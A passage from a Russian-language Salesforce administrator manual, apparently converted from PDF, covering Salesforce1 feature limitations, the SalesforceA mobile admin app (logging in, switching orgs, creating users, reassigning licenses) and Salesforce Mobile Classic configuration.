	Электронные уведомления не могут быть отправлены.	✔	✔
	Напоминания о событиях не могут быть заданы.	✔	✔
Интересы	При добавлении нового интереса поле «Кампания» и флажок «Назначить с помощью активного правила назначения» недоступны. Данные поля могут быть заполнены значениями в полной версии системы.	✔	
Возможности	Пользователи не могут изменять поле «Категория прогноза». При сохранении записи данные этого поля автоматически заполняются значениями, основанными на значении поля «Возможности этапа». Пользователь может вручную изменить значение этого поля в Salesforce Classic (недоступно из Lightning Experience).	✔	✔
Задачи	Поле «Тема» не содержит раскрывающегося списка предопределенных тем.	✔	✔
	Поле «Связано с» остается доступным для редактирования при назначении полю «Имя» значения *«Интерес»*; однако, если поле «Связано с» содержит данные на момент сохранения записи, то система возвращает ошибку.	✔	✔
	Поля связанного контакта «Эл. почта» и «Тел.» не отображаются.	✔	✔
	Функция «Общедоступные действия» не может использоваться для пакетного связывания контактов с задачами.	✔	✔

Категория	Проблема	Создание записей	Редактирование записей
	Невозможно создавать повторяющиеся задачи с использованием быстрого действия **«Создать задачу»**, однако это возможно посредством кнопки **«Создать задачу»** в списках задач. Редактирование повторяющихся сведений для последовательности повторяющихся задач невозможно.	✔	✔
	Вложения не могут быть добавлены.	✔	✔
	Электронные уведомления не могут быть отправлены.	✔	✔
	Напоминания о задачах не могут быть заданы.	✔	✔
Поля номера телефона	Дополнительная клавиатура, отображаемая в номере телефона, не поддерживает круглые скобки, дефисы и точки, а приложение Salesforce1 не форматирует номер телефона при сохранении записи. Чтобы отформатировать номер телефона, воспользуйтесь полной версией сайта.	✔	✔
Сообщение об успешном выполнении	Сообщение об успешном выполнении после создания записи из связанного списка в Salesforce1 не содержит ссылку на новую запись (по аналогии с Lightning Experience).	✔	

Утверждения: Функции, отличающиеся или недоступные в приложении Salesforce1

Реагирование на утверждение

Разблокировать запись, недоступную для утверждения, нельзя.

Уведомления приложения Salesforce1 для запросов на утверждение

- Уведомления для запросов на утверждение не отправляются в очереди и не делегируются. Рекомендуем добавить отдельных пользователей в качестве назначенных ответственных за утверждение для каждого этапа утверждения, использующего очередь. В этом случае получение уведомлений о запросах на утверждение в мобильном приложении доступно как минимум этим ответственным. Чтобы назначить ответственность за утверждение очередям и отдельным пользователям, установите флажок **«Автоматически назначать ответственным за утверждение»** вместо флажка **«Автоматически назначать очереди»** на этапе утверждения.
- Уведомления о запросах на утверждение направляются только пользователям, имеющим доступ к утверждаемой записи. Назначенные ответственные за утверждение, которые не имеют доступа к записи, могут получать электронные уведомления об утверждении, но право на обработку запросов на утверждение получают только после предоставления доступа к записи.

Утверждения в Chatter

В приложении Salesforce1 не предусмотрены ответы на запросы утверждения из Chatter. Для ответа на запросы утверждения перейдите к элементу навигации «Утверждения».

Комментарии к утверждению

- После нажатия кнопки «Утвердить» или «Отклонить» приложение Salesforce1 запрашивает комментарии пользователя.
- В связанном списке «Журнал утверждений» отображаются усеченные комментарии. Для просмотра полного комментария к конкретному экземпляру утверждения коснитесь экземпляра, затем — **«Комментарии»**.

Связанный список «Журнал утверждений»

- Связанный список «Журнал утверждений» не содержит кнопку «Отправить на утверждение».
- При использовании утверждений в сообществах внешние пользователи на основе ролей могут просматривать и выполнять действия посредством связанного списка «Журнал утверждений», но не могут отправлять запросы на утверждение.

Автономный доступ: Функции, отличающиеся или недоступные в Salesforce1

Доступ к данным в автономном режиме

Если в приложении Salesforce1 включено кэширование, пользователи загружаемых приложений могут получать доступ к данным при автономной работе. Кэшируемые данные по умолчанию содержат недавно открытые записи для первых пяти объектов в разделе «Недавние» меню навигации пользователя Salesforce1, а также недавние задачи и панели мониторинга пользователя. Недавно открытые записи определяются деятельностью пользователя в приложении Salesforce1 и на полностраничной версии Salesforce, включая Salesforce Classic и Lightning Experience. Кроме этого, в кэш добавляется большинство данных, открываемых пользователем за сеанс Salesforce1.

Некоторые данные недоступны, если мобильное устройство пользователя работает в автономном режиме. Полный перечень поддерживаемых функций см. в разделе «Данные и элементы пользовательского интерфейса, доступные при автономной работе Salesforce1».

Обновление данных в автономном режиме (бета-версия)

Создание, редактирование и удаление действий

- Создание записей посредством кнопки **«Создать»** на начальных страницах недавно открытых объектов. Действия создания записей (например, **«Создать задачу»**, **«Создать контакт»** или **«Создать»** в связанных списках) на панели действий недоступны в автономном режиме.
- Действия **«Правка»** и **«Удалить»** на панели действий доступны только для кэшированных записей.

Остальные быстрые действия

- Все остальные значки на панели действий, например **«Записать вызов в журнал»**, **«Опубликовать»** или **«Изменить ответственного»**, в автономном режиме недоступны.

Типы записей для недавних объектов

- Salesforce1 кэширует до 15 типов данных на объект, к которым пользователь недавно имел доступ. Если в вашей организации определено более 15 типов записи для любого из недавно открытых объектов пользователя (то есть из первых пяти объектов, приведенных в разделе «Недавние» меню навигации пользователя Salesforce1), при создании записи в автономном режиме будут доступны только кэшированные типы записи. При этом в автономном режиме доступными для редактирования будут только кэшированные типы записи.

Поиски и раскрывающиеся списки

- Зависимые поиски и раскрывающиеся списки для кэшированной записи недоступны в автономном режиме, кроме случаев их использования пользователем до кэширования записи.
- Фильтры поиска в автономном режиме не поддерживаются. Пользователи могут вводить имя связанной записи поиска при редактировании данных в автономном режиме, но приложение не будет осуществлять поиск связанных записей, пока мобильное устройство пользователя не будет снова подключено к сети.
- Использование сложных макетов страниц с большим количеством полей или раскрывающихся списков может привести к превышению размеров записей для кэширования в Salesforce1. По этой причине пользователь может

не видеть некоторые недавно открытые записи в автономном режиме. Если для пользователей это проблематично, рекомендуем пересмотреть соответствующую страницу объекта на предмет возможности оптимизации ее для использования в мобильном режиме.

Примечания

- Примечания, содержащие изображения, недоступны в автономном режиме.
- В автономном режиме к примечаниям нельзя добавить изображения.
- Пользователи в автономном режиме не могут связывать примечания с записями.

События

- Если во время работы в автономном режиме вы создадите событие, оно будет храниться в виде черновика, пока приложение Salesforce1 снова не вернется в интерактивный режим. Однако в списке событий нет никаких визуальных подсказок о том, что событие хранится в виде черновика.

Задачи

- Пользователи в автономном режиме могут создавать задачи, только если отключена упрощенная форма новой задачи для Salesforce1.
  1. Введите строку *«Параметры действий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры действий»**.
  2. Снимите флажок **«Показывать упрощенную форму новой задачи в приложении Salesforce1»**.
  3. Нажмите кнопку **«Отправить»**.
- В автономном режиме нельзя устанавливать или снимать флажки для задач.

Сообщества

- Сообщества Salesforce в автономном режиме недоступны.

Настройки Salesforce: Функции, отличающиеся или недоступные в приложении Salesforce1

Настраиваемые начальные страницы

- В отличие от полной версии системы Salesforce, приложение Salesforce1 не поддерживает переадресацию входа на приложения Salesforce или настраиваемые вкладки «Начальная страница». Чтобы сохранить данную переадресацию для пользователей, выполняющих вход в систему Salesforce посредством мобильного обозревателя, выключите мобильное веб-приложение Salesforce1. Данное действие может быть выполнено для отдельного пользователя или всей организации.

Настраиваемые действия и кнопки

- Приложение Salesforce1 не поддерживает настраиваемые кнопки, добавляемые в раздел «Кнопки» макета страницы и использующие `URL-адрес` или страницу `Visualforce` в качестве источника содержимого. Помните, что страницы Visualforce могут использоваться в приложении Salesforce1 только после включения их поддержки.

  Настраиваемые ссылки, настраиваемые кнопки, добавленные в списковые представления, и настраиваемые кнопки, определяющие источник содержимого как `«OnClick JavaScript»`, не поддерживаются в приложении Salesforce1.
- При использовании настраиваемых кнопок с URL-адресом для передачи параметров на стандартные страницы в системе Salesforce Classic — таких как предварительно заполненные поля во время создания записи — это правило не работает в системе Salesforce1 или Lightning Experience.
- Размер настраиваемых изображений, используемых для значков действий, не должен превышать 1 Мб.

Страницы Lightning

- Страница Lightning позволяет добавлять не более 25 компонентов.

Страницы Visualforce

- Стандартные вкладки, вкладки настраиваемых объектов и списковые представления, переопределенные с помощью страницы Visualforce, не поддерживаются приложением Salesforce1. Данная страница Visualforce отображается пользователям полной версии системы, тогда как пользователям приложения Salesforce1 будет отображаться стандартная страница приложения Salesforce1 для объекта. Это ограничение предусмотрено в целях сохранения внешнего вида Salesforce1 для объектов.
- приложение Salesforce1 устанавливает дополнительные ограничения на страницах Visualforce. См. «Рекомендации и советы по использованию Visualforce» в «Руководстве разработчика мобильного приложения Salesforce1» для получения более подробных сведений.

Программные настройки

- Данные программные настройки пользовательского интерфейса не поддерживаются: веб-вкладки и элементы S-Control.

Поддержка пользователей откуда угодно с помощью SalesforceA

SalesforceA — это мобильное приложение для администраторов Salesforce. Если администратор отсутствует на рабочем месте, он может использовать телефон или планшетный компьютер для выполнения важных задач администрирования (например, восстановления паролей, заморозки пользователей и просмотра текущего статуса системы).

Приложение SalesforceA предоставляется бесплатно. Чтобы загрузить приложение, воспользуйтесь интернет-магазином Google Play Store для телефонов и планшетных компьютеров Android или Apple App Store для устройств Apple iPhone, iPod Touch и iPad.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования приложения SalesforceA:

- Управление пользователями

Параметры SalesforceA

Данное приложение позволяет управлять пользователями и просматривать сведения для организаций Salesforce посредством мобильного устройства.

Выполнение входа в приложение SalesforceA

Выполните вход в мобильное приложение SalesforceA для выполнения важных задач администрирования для организации Salesforce.

Выполнение входа в несколько организаций посредством приложения SalesforceA

Рекомендуем использовать приложение SalesforceA на мобильном устройстве для входа в несколько администрируемых организаций Salesforce. После выполнения входа приложение позволяет свободно переключаться между организациями.

Создание нового пользователя с помощью SalesforceA

Используйте приложение SalesforceA на своем мобильном устройстве для создания нового пользователя. Функция создания нового пользователя есть в SalesforceA для iOS версии 3.3 или старше.

Переназначение лицензии пользователя посредством SalesforceA

При создании нового пользователя с помощью SalesforceA может случиться так, что в организации не хватит лицензий для назначения новым созданным пользователям. Ничего страшного — SalesforceA сохраняет нового созданного пользователя как неактивного. Для изменения статуса созданного пользователя с неактивного на активного можно переназначить лицензию пользователя с существующего пользователя на вновь созданного. Функция переназначения лицензии пользователя доступна в SalesforceA для iOS версии 3.3 и выше.

Параметры SalesforceA

Данное приложение позволяет управлять пользователями и просматривать сведения для организаций Salesforce посредством мобильного устройства.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для использования приложения SalesforceA:

- Управление пользователями

Общие сведения об организации

Страница общих сведений содержит указанные ниже данные.

- Количество замороженных и заблокированных пользователей
- Статус доверия
- Недавно просмотренные пользователи




Для пользователей Android: значок навигации отображается в верхнем левом углу. Чтобы открыть меню навигации, коснитесь данного значка.

Для пользователей iOS: навигация осуществляется на панели действий в нижней части экрана.

Управление пользователями

Чтобы просмотреть список пользователей или найти нужного пользователя, коснитесь **«Пользователи»** в меню навигации. Чтобы выполнить указанные ниже действия, коснитесь нужного имени.

- Просмотр или редактирование сведений о пользователе
- Заморозка, деактивация или повторная активация пользователя
- Восстановление пароля пользователя
- Назначение наборов полномочий (только iOS)
- Создайте нового пользователя (только iOS)




Чтобы просмотреть указанные ниже данные, откройте страницу связанных сведений.

- Текущие наборы полномочий пользователя
- Журнал входов пользователя

Дополнительные сведения

На странице «Ресурсы» предоставляется быстрый доступ к следующим элементам.

- Средство проверки готовности Lightning
- Оптимизатор
- Новости и события администратора
- Trailhead
- Доверие Salesforce
- Ответы Salesforce
- Примечания к выпуску Salesforce


Resources
NEW
Readiness Check
Evaluate your Lightning Experience readiness
NEW
Salesforce Optimizer
Evaluate and simplify customizations
Admin News & Events
Stay up to date on the latest events
Trailhead
Keep your admin skills sharp!
Salesforce Trust
Check up on the status of your org
Salesforce Answers
Get help from the admin community
Overview
Users
Resources
More

Выполнение входа в приложение SalesforceA


Выполните вход в мобильное приложение SalesforceA для выполнения важных задач администрирования для организации Salesforce.

Администратор Salesforce может использовать приложение SalesforceA для выполнения входа в производственную организацию (по умолчанию), безопасную среду или настраиваемый узел. Выбор нужной среды или узла выполняется посредством меню узлов.

- Для пользователей iOS: откройте меню узлов посредством значка шестеренки в верхнем правом углу страницы входа.
- Для пользователей Android: откройте меню узлов посредством кнопки избыточных действий в верхнем правом углу страницы входа.

При необходимости введите секретный код. Чтобы изменить данный параметр безопасности, последовательно выберите пункты **«Настройка» «Связанные приложения»** в настольном веб-приложении Salesforce и щелкните запись **«SalesforceA»**.

После входа отображается страница общих сведений.



ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования приложения SalesforceA:

- Управление пользователями

СМ. ТАКЖЕ:

Выполнение входа в несколько организаций посредством приложения SalesforceA

Выполнение входа в несколько организаций посредством приложения SalesforceA


Рекомендуем использовать приложение SalesforceA на мобильном устройстве для входа в несколько администрируемых организаций Salesforce. После выполнения входа приложение позволяет свободно переключаться между организациями.

1. Чтобы открыть меню, коснитесь значка навигации. Для пользователей iOS: нажмите кнопку **«Подробнее»**.
2. Коснитесь стрелки вниз напротив собственного имени пользователя. Данное действие инициирует отображение списка учетных записей.
3. Чтобы добавить учетную запись, выберите ранее сохраненное имя пользователя или коснитесь значка **+ Добавить учетную запись**.
4. Чтобы выбрать безопасную среду или настраиваемый узел, коснитесь значка шестеренки в верхнем правом углу (для пользователей iOS) или кнопки избыточных действий (для пользователей Android) и выберите требуемый узел.

Ниже перечислены действия, доступные в списке учетных записей.

- Переключение между организациями
- Просмотр типа среды для каждой организации — производственная или безопасная (только для iOS)
- Просмотр версии каждой организации (только для iOS)

Коснитесь стрелки вверх, чтобы закрыть селектор учетных записей.



ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования приложения SalesforceA:

- Управление пользователями

Создание нового пользователя с помощью SalesforceA

Используйте приложение SalesforceA на своем мобильном устройстве для создания нового пользователя. Функция создания нового пользователя есть в SalesforceA для iOS версии 3.3 или старше.

1. На странице **Пользователи** нажмите **+**.
2. Введите имя и адрес эл. почты пользователя, а также уникальное имя пользователя в виде адреса эл. почты. По умолчанию имя пользователя соответствует адресу эл. почты.
3. Заполните поле «Лицензия пользователя». Лицензия пользователя определяет профили, доступные пользователю.
4. Выберите профиль, который определяет минимальные полномочия и параметры доступа пользователя.
5. В версиях Professional, Enterprise, Unlimited, Performance и Developer Edition выберите Роль.
6. Чтобы отправить новому пользователю сообщение эл. почты, содержащее его имя пользователя и временный пароль, установите флажок «Создать пароль и немедленно уведомить пользователя».
7. Коснитесь кнопки **«Сохранить»**.

Прим.: Ваше *имя пользователя* должно быть уникальным во всех организациях Salesforce. Имя пользователя должно иметь вид адреса электронной почты, например elena@salesforce.com. Однако данный адрес электронной почты не обязательно должен быть действующим. Вы *можете* привязать какой-либо работающий адрес электронной почты к вашей учетной записи для различных организаций, при этом только *имя пользователя в формате адреса электронной почты* должно оставаться уникальным.

ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования приложения SalesforceA:

- Управление пользователями



Вы можете создать нового пользователя, даже если у вас нет достаточного числа пользовательских лицензий. SalesforceA сохраняется все поля нового пользователя, но он будет в неактивном состоянии. Чтобы сделать пользователя активным, следует переназначить лицензию с существующего пользователя на нового созданного. Рекомендации по созданию нового пользователя см. в Руководстве по добавлению пользователей из справки Salesforce.

Переназначение лицензии пользователя посредством SalesforceA

При создании нового пользователя с помощью SalesforceA может случиться так, что в организации не хватит лицензий для назначения новым созданным пользователям. Ничего страшного — SalesforceA сохраняет нового созданного пользователя как неактивного. Для изменения статуса созданного пользователя с неактивного на активного можно переназначить лицензию пользователя с существующего пользователя на вновь созданного. Функция переназначения лицензии пользователя доступна в SalesforceA для iOS версии 3.3 и выше.

1. На странице неактивного пользователя коснитесь **«Переназначить лицензию»**.
2. Прокрутите или воспользуйтесь полем поиска **«Найти пользователя»**, чтобы найти существующего пользователя, чью лицензию следует переназначить.
3. Когда существующий пользователь найден, коснитесь **«Переназначить эту лицензию»**.
4. Подтвердите изменения и нажмите **OK**.

ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования приложения SalesforceA:

- Управление пользователями


Steve Curry
Inactive
Steve Curry
Not Enough Licenses to Activate User
But we saved the user as inactive.
Reassign a License
Got It
Role
Alias
scurr
User Type
Standard
Email
Cancel
Select User
Reassign an existing user's license to Steve Curry
Find User
Sorted by: Last Login Date (Oldest)
Lauren Boyle
Last Login Date Never
Created Date Sep 28, 2015, 8:58 PM
License Salesforce
Profile Standard User
Role
Title Customer
Reassign This License
Dave Developer
Last Login Date Never
Created Date Sep 28, 2015, 8:58 PM
License Salesforce
Profile System Administrator
Role CEO
Title
Confirm Changes
Deactivating Lauren Boyle and Activating Steve Curry
Cancel
OK
Reassign This License

Поддержка мобильной работы с помощью Salesforce Mobile Classic

Приложение Salesforce Mobile Classic предоставляет участникам рабочих групп удаленный доступ к новейшим данным Salesforce на мобильных устройствах Android™ и iPhone®.

Приложение Salesforce Mobile Classic обменивается данными с системой Salesforce по мобильным или беспроводным сетям и хранит локальную копию данных пользователя в собственной базе данных на мобильном устройстве. Пользователи могут редактировать локальные копии записей Salesforce в автономном режиме и отправлять внесенные изменения в систему Salesforce после восстановления подключения. Кроме того, приложение поддерживает оперативную загрузку ключевых сведений прямо в систему Salesforce или приложения Force.com AppExchange по итогам важного вызова, встречи или сообщения эл. почты.

Использование приложения Salesforce Mobile Classic допускается только при наличии лицензии Salesforce Mobile Classic. При использовании версии Unlimited Edition, Performance Edition или Developer Edition компания Salesforce предоставляет одну мобильную лицензию для каждой лицензии Salesforce. При использовании версии Professional Edition или Enterprise Edition мобильные лицензии приобретаются за дополнительную плату.

Прим.: Приложения для устройств Android и iPhone доступны на английском, японском, французском, немецком и испанском языках. Чтобы включить приложение Salesforce Mobile Classic в организации, обратитесь в компанию Salesforce.

Общие сведения о стандартной конфигурации Salesforce Mobile Classic

Советы и рекомендации по внедрению приложения Salesforce Mobile Classic

Данный раздел содержит советы и рекомендации по настройке приложения Salesforce Mobile Classic.

Настройка Salesforce Mobile Classic

Управление конфигурациями Salesforce Mobile Classic

Управление устройствами Salesforce Mobile Classic

Ограничения для приложения Salesforce Mobile Classic

СМ. ТАКЖЕ:

Настройка Salesforce Mobile Classic

ВЕРСИИ

Настройка приложения Salesforce Mobile Classic доступна в версиях: Salesforce Classic и Lightning Experience

Мобильное приложение доступно в версиях: **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, созданных до выпуска Winter '17

Мобильное приложение доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition** для организаций, созданных до 1 мая 2016 г.

Мобильное приложение недоступно для организаций, созданных посредством выпуска Winter '17 или позже.

Общие сведения о стандартной конфигурации Salesforce Mobile Classic

Мобильные конфигурации для приложения Salesforce Mobile Classic — это наборы параметров, которые определяют данные, передаваемые системой Salesforce на мобильные устройства пользователей, а также пользователей, которые будут получать эти данные. Стандартная мобильная конфигурация доступна организациям Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition. Администраторы не могут просматривать или редактировать стандартную мобильную конфигурацию.

Стандартная мобильная конфигурация автоматически назначается пользователям при активации учетной записи Salesforce на поддерживаемых мобильных устройствах посредством приложения Salesforce Mobile Classic.

Стандартная мобильная конфигурация:

- позволяет пользователям с назначенной мобильной лицензией устанавливать и активировать приложение Salesforce Mobile Classic.

